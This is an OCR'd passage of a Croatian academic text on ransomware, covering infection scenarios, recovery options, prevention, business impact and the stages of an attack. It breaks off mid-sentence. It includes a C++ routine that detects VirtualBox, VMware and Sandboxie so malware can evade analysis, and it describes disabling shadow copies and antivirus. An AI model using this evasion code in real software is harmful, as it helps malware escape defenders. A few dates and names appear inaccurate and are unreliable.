Neki od drugih načina suočavanja sa zarazom ucjenjivačkim softverom uključuje preuzimanje sigurnosnog proizvoda poznatog po sanaciji i pokretanje skeniranja kako bi se uklonila prijetnja. Moguće je da podaci budu izgubljeni ali postoji velika sigurnost kako će zaraza biti uklonjena. Za verziju koja zaključava zaslone, čitava obnova sustava može biti u redu. Ako to ne uspije, korisnik bi trebao pokušati izvesti skeniranje pokrenutog na vanjskom CD-u ili USB pogonu.

U slučaju da korisnik želi spriječiti kriptiranje ucjenjivačkog softvera infekcije u akciji, treba biti posebno oprezan. Ako je primijećeno usporavanje sustava bez posebnog razloga, tada treba isključiti računalo i isključiti ga Internet pristup. Prilikom ponovnog uključivanja računala ako je zloćudni softver još aktivan neće moći slati i preuzimati naredbe sa kontrolnog servera. To znači da bez ključa ili načina izdvajanja plaćanja, zlonamjerni softver može ostati u stanju mirovanja. U tom trenutku trebalo bi preuzeti i instalirati sigurnosni proizvod te poslije toga pokrenuti potpuno skeniranje.

2.6. Primjeri zaraze

Recimo da postoje tri vrste poslovnih voditelja koji se bave s računalnim sustavima – bio to voditelj malog poduzeća ili sigurnosni ekspert visoke razine. Mogu se definirati kao: [4]

1. Onaj pripremljeni
2. Onaj reakcionarni
3. Onaj neuki

Kao neuk, ne misli se na uvredu već nekog koji ne razumije cyber sigurnost. Neke stvari u IT industriji nisu lagane za shvatiti, pogotovo onima koji nisu iz tog područja. Ova tri voditelja imaju tri različita stajališta kada je sigurnost u pitanju i opisano će biti kako se oni nose sa zarazom ucjenjivačkog softvera.

2.6.1. Pripremljeni

Prvi vođa, onaj pripremljeni, voli misliti da je učinio sve što je u njegovoj moći da ublaži napad. Ažurira svoj sustav, koristi sigurnosni softver i pruža obuku zaposlenika o tome kako izbjeći stvari poput mrežne krađe identiteta. Nažalost, jedan od zaposlenika posjetio je popularnu i cijenjenu web stranicu koja je bila pod napadom zlonamjernog oglašavanja. Napad je pokrenuo usputno preuzimanje na radnom računalu. U kit za iskorištavanje je ugrađena potpuno nova obitelj ucjenjivačkog softvera, što znači da mnoge vrste sigurnosnog softvera neće biti u stanju zaštititi sustav. Ova metoda, iako je malo vjerojatna, može zaobići mnoga sigurnosna rješenja koja su trenutno na snazi. I dok neće trebati dugo da sigurnosna industrija započne otkrivanje i sprječavanje ove vrste napada, ovaj voditelj je kriptirao bazu podataka svojih kupaca od strane cyber kriminalaca koji traže puno novca.

2.6.2. Reakcionarni

Sljedeći voditelj smatra da se samo lakovjerni i neuki ljudi zaraze zlonamjernim softverom i da izbjegavanjem očiglednih loših web stranica i brisanjem očiglednih poruka koji žele ukrasti korisnikov mrežni identitet, može zaštititi svoje poslovanje od prijetnji. U nekim je slučajevima u pravu. Mnoge prijetnje mogu se izbjeći obrazovanjem korisnika, međutim ne mogu sve, a sigurno ne one prijetnje koje uzrokuju najviše štete.

Dakle, voditelj omogućuje svojim zaposlenicima vođenje posla bez briga, provjeru društvenih mreža i instaliranje softvera na radna računala. Tada jednog dana zaposlenik dobije račun od lokalnog dobavljača kojeg koristi, isto kao i svaki mjesec, ali ovaj put je adresa e-pošte nejasna, a račun je zapravo skripta koja uništava bilo koji sigurnosni softver i preuzima zlonamjerni softver. Odjednom je taj zaposlenik zaražen, a budući da je sigurnosni softver onemogućen, svi mapirani pogoni postaju kriptirani i u osnovi kradu tisuće dolara informacija u samo nekoliko minuta.

2.6.3. Neuki

Posljednji voditelj jednostavno ne zna dovoljno o računalima. On ima nekoliko terminala postavljenih u svojoj trgovini, ali svi oni koriste probni sigurnosni softver ili ono što je tada bilo najjeftinije. Voditelj tada čuje o svim tim cyber napadima na vijestima, ali nema pojma kako zaštititi svoje poslovanje. Smatra to kao nevažno i odluči ne poduzeti ništa, s obzirom da mediji imaju tendenciju pretjerivati, po njemu. To može biti u nekim slučajevima točno ali u drugim zna biti umanjeno. Bilo kako bilo, voditelj pati od onoga što je poznato kao „sigurnosni umor” ili nedostatka brige koja nastaje nakon što ga netko bombardira vijestima o kršenjima zakona, zlonamjernom softveru, hakerima i ostalim problemima cyber sigurnosti. Jednom kada dođe do sigurnosnog umora, preplavljeni osjećaji pretvaraju se u apatiju i voditelj izbjegava naučiti više o zaštiti svog poslovanja.

Nažalost za voditelja, jedan od njegovih zaposlenika preuzeo je zlonamjerni torrent putem interneta, misleći da je to film i odlučio ga pogledati u sustavu tvrtke tijekom pauze za ručak. Sada su svi umreženi sustavi u trgovini kriptirani, ali najviše je oštećena mapa koja čuva sve poslovne tajne, poput recepata za tajni umak ili planova.

2.6.4. Rješenja problema

Voditelji su zaraženi ucjenjivačkim softverom, svaki je pogođen na različite načine i svaki gubi razne vrste podataka. Ova trojica imaju različito stajalište o načinu rješavanja *cyber* sigurnosti prije

zaraze, također imaju različite metode postupanja sa posljedicama napada.

2.6.4.1. Opcija 1: Sigurnosne kopije

Pripremljeni voditelj imao je predviđanje za održavanje redovitih sigurnosnih kopija baze podataka o klijentima, što znači da je nakon zaraze trebalo samo očistiti sustave pomoću nedavno ažuriranog sigurnosnog softvera i zatim vratiti sigurnosne kopije. Izgubljen je samo jedan dan podataka.

Ono zbog čega bi se trebalo zabrinuti kada su u pitanju sigurnosne kopije je to što sustav koji je slučajno identificirao neke promjene datoteka i odlučio se ažurirati sigurnosnu kopiju. To znači da sada zagađuje sigurnosne kopije kriptiranim podacima. Zbog toga treba osigurati da je omogućena neka povijest datoteka u sigurnosnom rješenju, kako bi se po potrebi vratili na prethodnu sigurnosnu kopiju. Također, preporučljivo je koristiti sigurnosne kopije van mreže i/ili oblaka, umjesto pohranjivanja svega na mrežnom disku jer su mnoge obitelji ucjenjivačkog softvera sposobne uspostaviti preslikane veze i povezane pogone kako bi šifrirale datoteke izvan tvrdog diska žrtve.


Da svi ljudi rade sigurnosne kopije i slijede ovaj primjer, ucjenjivački softver ne bi postojao više.

2.6.4.2. Opcija 2: Dekripcija

Drugi voditelj nije mislio da će se ikada zaraziti ucjenjivačkim softverom jer se prema njegovim riječima, „samo neuki ljudi zaraze”. Reaktivna mjera za većinu zaraza zlonamjernim softverom u osnovi je preuzimanje nekog sigurnosnog softvera, pokretanje skeniranja i uklanjanje prijetnje. U mnogim slučajevima to funkcionira jer drugi oblici zlonamjernog softvera se prvo trebaju instalirati, posegnuti na udaljeni poslužitelj kako bi dobili naredbe, a potom izvukli podatke ili pokrenuli *DDoS* napad, što je dugotrajan proces koji se može zaustaviti jednostavnim uklanjanjem zloćudnog softvera. Ucjenjivački softver je malo zlobniji od toga jer ako korisnika netko napadne, datoteke su kriptirane i tu se ništa ne možete učiniti - ili tako mnogi misle. Zahvaljujući marljivim naporima zajednice za sigurnost informacija, na internetu je dostupno puno dekriptora. Dekriptori, ako se podudaraju s ispravnom obitelji ucjenjivačkog softvera, mogu besplatno dekriptirati datoteke.

Međutim, problem je što ne postoje dekriptori za sve obitelji ucjenjivačkog softvera, a u mnogim slučajevima nije moguće stvoriti dekriptore jer softver koristi napredne i sofisticirane algoritme enkripcije. Tada čak i ako postoji dekriptor, nije uvijek jasno je li to ispravna verzija zloćudnog softvera. Nikome nije u interesu dodatno kriptirati datoteke koristeći krivu skriptu dekripcije. Puno sigurnosnih tvrtki se udružuje kako bi stvorilo više dekriptora, kao što je skupina


NoMoreRansom.org. Takvi napori olakšavaju ljudima zaraženim kriptirajućim softverom da dobiju svoje datoteke natrag bez potrebe za plaćanjem otkupnine. U mnogim slučajevima za identifikaciju i utvrđivanje obitelj ucjenjivačkog softvera s kojim je sustav zaražen, dovoljno je pažljivo pogledati bilješku o otkupnini.



Slika 2 – Bilješka Petya ucjenjivačkog softvera

Na slici 2. je vidljiva bilješku za otkupninu koja zapravo govori kako je u pitanju Petya ucjenjivački softver. Međutim, kada se u bilješci ne napominje kojoj obitelji pripada, može se pogledati naziv ekstenzije kriptiranih datoteka.

Na slici 3. vidljivo je kako kriptirana datoteka je preimenovana s nastavkom .zcrypt, što je ime ove obitelji ucjenjivačkog softvera.



Slika 3 – Snimka zaslona dodane ekstenzije nakon zaraze

Ako bilješka ne govori o imenu, a kriptiranim datotekama nije dodana ekstenzija, treba potražiti za neku određenu vrijednost, niz riječi ili brojeva u kodu koji bi se mogao koristiti uz pomoć tražilice kako bi identificirali o čemu je riječ.

Ovaj postupak se može i preskočiti ako se preko alata *ID Ransomware* izrađenog od strane

Malware Hunter tima, prenese bilješka ucjenjivačkog softvera ili jedna od kriptiranih datoteka i ono će točno reći o koje, je ucjenjivačkom softveru riječ. Nakon toga se u web tražilicu unosi ime tog softvera i „dekripcija" što bi trebalo dati dobre rezultate.

2.6.4.3. Opcija 3: Pregovaranje

Primjerice, korisnik nije predvidio ili imao sredstva za stvaranje redovitih sigurnosnih kopija podataka. Recimo i da je naišao na obitelj ucjenjivačkog softvera koja nema algoritam dekripcije ili nema tehnička sredstva za upotrebu takvog alata. Treći voditelj je u takvoj situaciji.

U ovom slučaju, umjesto plaćanja ogromne otkupnine kako bi vratio sve datoteke, vlasnik može platiti manji iznos identificiranjem određenog sustava ili skupa datoteka koje su potrebnije više od drugih, a zatim pregovarao s napadačima koristeći bilo koju adresu e-pošte koja se može nalaziti na zaključanom zaslonu ili u nekim slučajevima, na stranici za podršku ucjenjivačkog softvera. Na kraju krajeva, *cyber* kriminalci samo žele dobiti plaću, što znači da obično budu otvoreni za pregovore i vraćanje nekoliko datoteka za manji iznos zarade.

Ne potiče se niti podržava plaćanje otkupnine, ali za neke ljude je plaćanje otkupnine manji gubitak od gubljenja svih datoteka.

2.7. Zaštita od ucjenjivačkog softvera

Stručnjaci za sigurnost tvrde kako je najbolja zaštita od ucjenjivačkog softvera zapravo sprječavanje tog događaja. Postoje dakle metode za hvatanje u koštac sa zarazom ucjenjivačkog softvera koje su u najboljem slučaju nesavršene solucije i često trebaju mnogo veću razinu računalnih vještina nego što ima prosječan korisnik. U nastavku slijedi nekoliko korisnih savjeta kako bi se izbjegle posljedice napada.

Prvi korak u prevenciji ucjenjivačkog softvera je ulaganje u *cyber* sigurnost tj. program koji nudi zaštitu u stvarnom vremenu i dizajniran je za sprječavanje naprednih zlonamjernih napada takvog zloćudnog softvera. Trebalo bi također paziti na značajke koje će štititi ranjive programe od prijetnji (*anti-exploit* tehnologija), kao i blokiranje ucjenjivačkog softvera od držanja datoteka kao "taoca". Jedan od takvih programa je najpoznatiji *Malwarebytes* koji nudi i premium verziju. Zanimljivo je što nijedan korisnik Premium verzije nije bio napadnut u velikom napadu iz 2017. godine.

Drugi korak je izrada redovitih sigurnosnih kopija računala. Preporuča se korištenja *cloud* pohrane koja uključuje visoku razinu enkripcije i autentikaciju s više faktora. Dobra je praksa skenirati svoje

sigurnosne kopije kako bi se utvrdilo da nisu zaražene jer neki ucjenjivački softveri su dizajnirani za traženje dijeljenih datoteka na mreži. Međutim, može se koristiti i klasične tipove pohrane kao USB memorijske štapiće ili vanjske tvrde diskove gdje je moguće spremati nove ili ažurirati postojeće datoteke. Poslije stvaranja sigurnosne kopije potrebno je fizički iskopčati vanjsku memoriju iz računala, inače bi se i ona mogla zaraziti zlćudnim softverom.

Treći korak, potrebno je uvijek imati posljednje ažuriranje operativnog sustava i cijelog softvera. Napad WannaCry ucjenjivačkog softvera, iskoristio je ranjivost Microsoftovog softvera. Iako je tvrtka izdala zakrpu za sigurnosni propust još u ožujku te iste 2017. godine, veliki broj korisnika nije instaliralo ažuriranje što ih je na kraju ostavilo otvoreno za napad. Sve dok je softver na mreži ažuriran, ucjenjivački softver osnovan na kitovima za iskorištavanje ne mogu prouzročiti štetu. U tom slučaju, ako određena tvrtka koristi zastarjeli softver tada postoji opasnost od zlćudnog softvera jer proizvođači softvera više ne izdaju sigurnosna ažuriranja. Jasno je kako je teško ostati u koraku sa sve većom listom ažuriranja iz sve veće liste softvera i aplikacija koje se koriste u našem svakodnevnom životu. Stoga se preporuča promjena postavki i omogućavanje automatskih ažuriranja.

Konačno, potrebno je ostati informiran i u koraku s trendovima. Jedan od najčešćih načina na koji su računala zaražena ucjenjivačkim softverom je kroz društveni inženjering. Edukacijom sebe (i svojih zaposlenika ukoliko se radi o vlasniku tvrtke) o tome kako otkriti zlćudni spam, sumnjive web-lokacije, druge prevare i stvaranje jakih lozinki. *Cyber* kriminalci postaju poduzetni i koriste Emotet za prijenos zlćudnog softvera, što je bio jedan od trojanaca koji se koristio za krađu financijskih podataka banaka. Emotet se oslanja na zlćudni spam kako bi zarazio krajnjeg korisnika i stvorio uporišnu točku u njegovoj mreži. Jednom kad je u mreži, Emotet se ponaša slično kao crvi, šireći se od sustava do sustava koristeći listu uobičajenih lozinki. Korisnici mogu uvijek biti korak ispred *cyber* kriminalaca ukoliko imaju pravu edukaciju o uočavanju zlćudnog spama i implementiraju više faktorsku autentikaciju. I prije svega, potrebno je koristiti zdrav razum. Ako se nešto čini sumnjivim, vjerojatno jest.

2.8. Utjecaj ucjenjivačkog softvera na poslovanje tvrtki

GrandCrab, SamSam, WannaCry, NonPetya – sve su ovo različite vrste ucjenjivačkog softvera koje žestoko napadaju tvrtke. Činjenica je da napadi na tvrtke ucjenjivačkim softverom su porasli 88% u drugoj polovici 2018. godine zbog toga što *cyber* kriminalci napuštaju ideju napada na pojedinačne korisnike. Kriminalci su došli do zaključka kako velike tvrtke dovode do velikih isplata, ciljajući

prema bolnicama, državnim agencijama i komercijalnih institucija. Sve u svemu, prosječna cijena kršenja podataka, uključujući sanaciju, kazne i isplate za otkupninu iznosi 3.86 milijuna dolara.


Većina takvih slučajeva u posljednje vrijeme ima veze s GandCrab-om. Prvi put detektiran u siječnju 2019. godine, GandCrab je već prošao nekoliko verzija s obzirom da njegovi autori rade na tome kako bi ga učinili težim za obranu i ojačali njegovu enkripciju. Procjenjuje se kako napadi s GandCrab-om imaju oko 300 milijuna dolara zarade od plaćenih otkupnina, s pojedinačnim otkupninama postavljenim između 600 i 700,000 dolara.

U još jednom zapaženom napadu iz ožujka 2018. godine, SamSam ucjenjivački softver onesposobio je grad Atlantu u SAD-u tako što je izbacio iz rada nekoliko važnih gradskih usluga, uključujući prikupljanje prihoda i sustav policijskog vođenja evidencije.

Sve u svemu, sanacija SamSam napada koštala je Atlantu 2.6 milijuna dolara. Napadači koji su napali grad SamSam-om, tražili su otkupninu u vrijednosti 50 tisuća dolara u Bitconima (cifra nije potpuno točna s obzirom na fluktuacije Bitcoina). Vlast u Atlanti nije dala do znanja ako će platiti ili pokušati platiti otkupninu, ali možda nisu ni stigli platiti jer su nedugo zatim, napadači skinuli stranicu s mreže i pustili grad da se snalazi kako zna. Do sada, oporavak je višestruko mnogo skuplji nego početna otkupnina.

3. Princip rada

U ovoj sekciji biti će objašnjeno kako izgleda napad ucjenjivačkog softvera kroz pet faza. [5]



Slika 4 – Shema napada ucjenjivačkog softvera

3.1. Razvoj

Prva faza napada ucjenjivačkog softvera je instalacija komponenata koje se koriste pri širenju zaraze, enkripciji ili zaključavanju sustava. Postoji nekoliko različitih metoda koje se koriste kao dio napada kojima se originalne datoteke preuzimaju na sustav korisnika. Opisujemo ih u nastavku.

3.1.1. Usputno preuzimanje

Takvo preuzimanje pojavljuje se kada sustav automatski preuzme s interneta dio zlonamjernog softvera ili špijunskog softvera bez znanja krajnjeg korisnika

3.1.2. Strateški web kompromis

Strateški web kompromis je podset usputnog preuzimanja koji se najčešće koristi kada je odabran određeni cilj ili odabrane demografska skupina. Strateški web kompromisi još su poznati kao napadi „na pojilu” (engl. *Watering hole attacks)*. Oni se oslanjaju na strateškom preispitivanju krajnjih korisnika i često su rezervirani za preciznije ciljane napade.

3.1.3. E-pošta mrežne krađe identiteta

E-pošta mrežne krađe identiteta tzv. *phishing* može biti široko rasprostranjena, neciljana neželjena pošta ili posebno izrađena za određenu organizaciju ili industriju. Takve e-poruke mogu sadržavati privitke ili pružati veze na zlonamjerne web stranice.

3.1.4. Iskorištavanje ranjivosti u sustavima s internetskim pristupom

U ovom slučaju radi se o skeniranju mreža ili agresivnom pretraživanju Interneta tražeći iskoristive ranjivosti, nasuprot radnjama koje su pokrenuli korisnici, kao što su bile prethodne metode. Svaka od gore navedenih metoda ima specifične načine za obranu od njih, mada prve tri od ove četiri zahtijevaju neki oblik korisničke interakcije i oslanjaju se na krajnjeg korisnika kako bi stupio u interakciju s njim i omogući preuzimanje. Četvrta metoda, iskorištavanje ranjivosti, mnogo je metodičnija i izvodi se kao dio većeg napada na čitavu organizaciju. Ako su strateški web kompromisi starija metoda korištena za ciljane napade, iskorištavanje ranjivosti najmodernija je metoda za ciljane napade velikih razmjera. Kako bi se spriječilo usputno preuzimanje i strateški web kompromisi, korištenje zaštite preglednika je dobar početak. Iako, takve prijetnje se neprestano prilagođavaju, treba koristiti nešto što se ne oslanja samo na potpise datoteka. U tim slučajevima dolaze u igru metoda rubnog pješčanika i metoda.

Metoda rubnog pješčanika je metoda gdje rubni ulaz i izlazni sustavi uzmu bilo koju datoteku koja ih prolazi i smješta ih u virtualno okruženje na izvršavanje. To stvara tzv. pješčanik iliti sigurno virtualno okruženje, za izvršavanje bilo kojeg potencijalnog zloćudnog softvera. No, to nije uvijek učinkovito jer složeniji oblici zloćudnog koda mogu prepoznati kad se učita u virtualni pješčanik i tad odlučuje da se neće izvršiti te na taj način izbjeći otkrivanje. U tom slučaju korisna je druga strategija.

U metodi detonacije golog metala umjesto da su virtualni strojevi na raspolaganju kao okruženje za pješčanik, postoje stvarni fizički strojevi na koje se šalju datoteke na izvršenje. Ovakva metoda troši očito mnogo više resursa jer zahtijeva brojne fizičke sustave u različitim operativnim sustavima i arhitekturnim konfiguracijama. Mnogo tvrtki koristi sigurnosne kompanije treće strane da u njihovo ime učine nešto takvo. Sigurnosne tvrtke često upotrebljavaju njihove proxy usluge ili usluge čišćenja e-pošte koje će ugrabiti sve preuzete datoteke kao i sve privitke datoteka. Tada će izvršiti uzete datoteke u svojim podatkovnim centrima na virtualnim i fizičkim strojevima kako bi utvrdili jesu li zlonamjerne ili nisu prije nego što ih proslijede krajnjim korisnicima.

Za sumnjivu e-poštu, najbolje je započeti na rubovima, skenirati sve pristigle privitke i izvršiti ih u

nekom obliku virtualnog pješčanika ili pješčaniku golog metala, prije nego što dođu do krajnjeg korisnika, gdje bi dodatni proizvodi za zaštitu korisnika trebali provjeriti sve datoteke opet prije dopuštanja za otvaranje. Osim skeniranja na zlonamjernost, može se i skenirati datoteke za vidjeti jesu li već otvorene i tada pratiti veze u e-porukama.

3.2. Instalacija ucjenjivačkog softvera

Nakon što se zlonamjerni sadržaj dostavi u žrtvin sustav, započinje zaraza. Zaraza se prenosi na različite načine, bez obzira na ciljani sustav. Jedan od načina instalacije zapravo bi koristio metodologiju *dropper* preuzimanja, pri čemu je prva datoteka mali dio koda koji je dizajniran da izbjegne otkrivanje i komunicira s naredbodavno-upravljačkim kanalima iznuđivača. Tada bi izvršni program dobio naredbe za preuzimanje samog ucjenjivačkog softvera zbog zaraze na kompromitiranom sustavu. Nakon što je smještena na sustav, aplikacija za ucjenjivački softver instalirat će se u sustav. U slučaju Windows operativnog sustava, postavit će ključeve u Windows registar koji će osigurati da se zloćudni kod svaki put pokreće s računalom. Za ostale operativne sustave koristit će ili nesigurne prodavaonice aplikacija (obično za Android uređaje) ili ukradene ili važeće certifikate za razvoj aplikacija za iOS. Instalacija ucjenjivačkog softvera je mjesto gdje se napadač počinje hvatati za sustav. Često se komponente raščlanjuju na razne skripte, procese, *batch* datoteke i druge alate kako bi se izbjeglo otkrivanje antivirusnih skenera na temelju potpisa.

Iako mobilni uređaji nisu značajna meta za ucjenjivački softver, mobiteli predstavljaju najveće područje rasta u tehnologijama krajnjih korisnika te stoga se očekuje da će se ti uređaji povećati kao ciljevi. Međutim, treba imati na umu da je mnogo krajnjih korisnika moralo modificirati telefon metodom „bijega iz zatvora” kako bi učitali neodobrene programe. To značajno povećava rizik jer uređaji više nisu pod zaštitom koje su postavili mnogi proizvođači pametnih telefona.

U ciljanom napadu, instalacije, obmane, pakiranje koda i eksploatacije mogu biti mnogo oštrije u pokušaju da se otkupnina maksimizira. Ucjenjivački softver se pomoću početne instalacije može polako proširiti po cijeloj pogođenoj mreži, instalirajući se na bilo koji broj sustava i otvarajući zajedničke datoteke koje će biti istovremeno kriptirane kada upute budu poslane u sljedećoj fazi. Postupak instalacije može biti kompliciran, u mnogim slučajevima učinkovite moderne inačice ucjenjivačkog softvera će najprije utjecati na neki oblik makro virusa ili iskorištenog PDF dokumenta da bi ušao u sustav. Nakon što se zlonamjerni softver preuzeo u sustav, ono će izvršiti ugrađeni kod, a zatim započeti analizu sustava kako bi utvrdio je li na stvarnom stroju ili u virtualnom pješčaniku. Ovo je prva faza *dropper*.

```
bool CheckVms() {
    BOOL bRetVal = FALSE;                       // Win32 API returned value
    PROCESSENTRY32 procEntry =  { sizeof(PROCESSENTRY32)};          // Current process descriptor
    bool bVmFound = false;                      // TRUE if I have found the VM
    HANDLE hProcSnap = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, NULL);

    bRetVal = Process32First(hProcSnap, &procEntry);
    // Skip first process
    while (Process32Next(hProcSnap, &procEntry)) {
        // Get process executable name
        LPTSTR execName = procEntry.szExeFile;

        if (_wcsicmp(execName, L"VBoxService.exe") == 0 ||
            _wcsicmp(execName, L"vmtoolsd.exe") == 0) {
            // Found VMWare or VirtualBox services
            bVmFound = true;
            break;
        }

        // Search in target process modules
        MODULEENTRY32 dllEntry = { sizeof(MODULEENTRY32)};          // Current DLL module descriptor
        HANDLE hDllsSnap = CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, procEntry.th32ProcessID);
        bRetVal = Module32First(hDllsSnap, &dllEntry);

        // Skip first module
        while (Module32Next(hDllsSnap, &dllEntry)) {
            if (_wcsicmp(dllEntry.szModule, L"sbieDll.dll") == 0) {
                // Found Sandboxie dll
                bVmFound = true;
                break;
            }
        }
        if (hDllsSnap != INVALID_HANDLE_VALUE)
            CloseHandle(hDllsSnap);

            // If I found the VM process exit
        if (bVmFound) break;
    }
    return bVmFound;
}
```

Slika 5 – Primjer koda koji napada unutar virtualne mašine.

Ukoliko ucjenjivački softver utvrdi da se nalazi u stroju koji vrijedi zaraziti (slika 5) tada započinje druga faza. Započinje drugi postupak, često prerušen kao standardni Windows proces. U ovom trenutku zlonamjerni softver će postati još više jedinstven, često koristeći MD5 hash u imenu računala ili neki drugi jedinstveni identifikator poput Mac adrese kako bi osigurao da iznuđivač zna koji je stroj ugrožen.

Tada *dropper* druge faze pokreće niz skripti kako bi osigurao da je bilo koja izvorna zaštita Windows sustava onemogućena, što može uključivati onemogućavanje *Shadow Copy-a* na datotekama i diskovima, isključivanje značajki oporavka sustava koristeći nešto poput BCDEdit i na kraju ubijanje bilo kakvog antivirusnog softvera i funkcije zapisivanja u sustav.

Nakon toga nastupa sljedeća faza. Kad se ucjenjivački softver uspostavi u uobičajenom Windows sustavu poput *svchost.exe* (*Service Host Process*), započet će fazu naredbe i kontrole.

3.3. Kontrola i naređivanje

Sve radnje zahtijevaju neki oblik naredbenog i upravljačkog sustava kako bi se učinkovito utvrdilo sljedeće akcije. Isto je u tradicionalnom ratovanju kao u *cyber* prostoru, zbog toga je potrebno uspostaviti neki oblik komunikacijskog kanala kako bi se osiguralo da se komunikacija može dogoditi. Bez primanja naredbi, ucjenjivački softver može dugo vremena stajati na računalu čekajući naredbe. U napadu, kad se zloćudni kod aktivira i instalira, počinje tražiti put do svojih naredbenih poslužitelja, tražeći upute. Upute mogu biti bilo koji broj određenih zahtjeva. Uključuju sve od identificiranja vrsta datoteka koje bi trebale biti kriptirane, koliko dugo trebaju čekati da započnu proces i trebaju li nastaviti sa širenjem prije početka postupka. U nekim inačicama ucjenjivačkog softvera, biti će vraćena i značajna količina informacija o sustavu uključujući IP adresu, naziv domene, operativni sustav, instalirane preglednike i proizvode protiv zlonamjernog softvera.

Kriminalne organizacije mogu imati velike koristi od tih informacijama jer im daje mogućnost da utvrdi ne samo koga su se zarazile, već i ako su uspjeli pogoditi metu visoke vrijednosti, te na taj način sugerira da se kompromis koristi u zlobnije svrhe od jednostavne infekcije ucjenjivačkim softverom. Kanali za naređivanje i kontrolu razlikuju se ovisno o različitim varijantama i oblicima zlonamjernog softvera. U nekim slučajevima mogu biti jednostavni, poput internetske komunikacije koja upotrebljava nekriptirani HTTP protokol u komplicirane sustave koji koriste povezivanje ugrađenih TOR usluga. Složeniji sustavi poput TOR-a još više otežavaju pronalaženje točnog mjesta kriminalaca koji sudjeluju u iznudi, a neke od varijanti ucjenjivačkog softvera zapravo instaliraju TOR-ove klijente na krajnjim točkama kako bi osigurali svoju sigurnu komunikaciju.

3.4. Rukovanje i izmjena ključeva

U gotovo svim slučajevima ucjenjivačkog softvera, zlonamjerni kod koji je razvijen na sustavu žrtve je klijent, a poslužitelj za kontrolu i naređivanje kojim upravlja napadač je upravo to, poslužitelj. Klijent postavljen na korisnikov sustav osigurava komunikaciju s točnim poslužiteljem napadača putem unaprijed pripremljenog protokola rukovanja. Protokol rukovanja različit je za svaku obitelj ucjenjivačkog softvera, koje djeluje na sličan način i često se financiraju od iste kriminalne organizacije. Međutim, u svojoj srži, to je način kako kriminalci identificiraju varijantu zlonamjernog softvera, kao i sustav kojeg su zarazili. Proces identifikacije i validacije koristi se za potvrdu da je sustav doista zaražen i da nije dio veće organizirane operacije koju vode međunarodne agencije za provođenje zakona ili sigurnosne agencije. U nekim se slučajevima, primjerice s

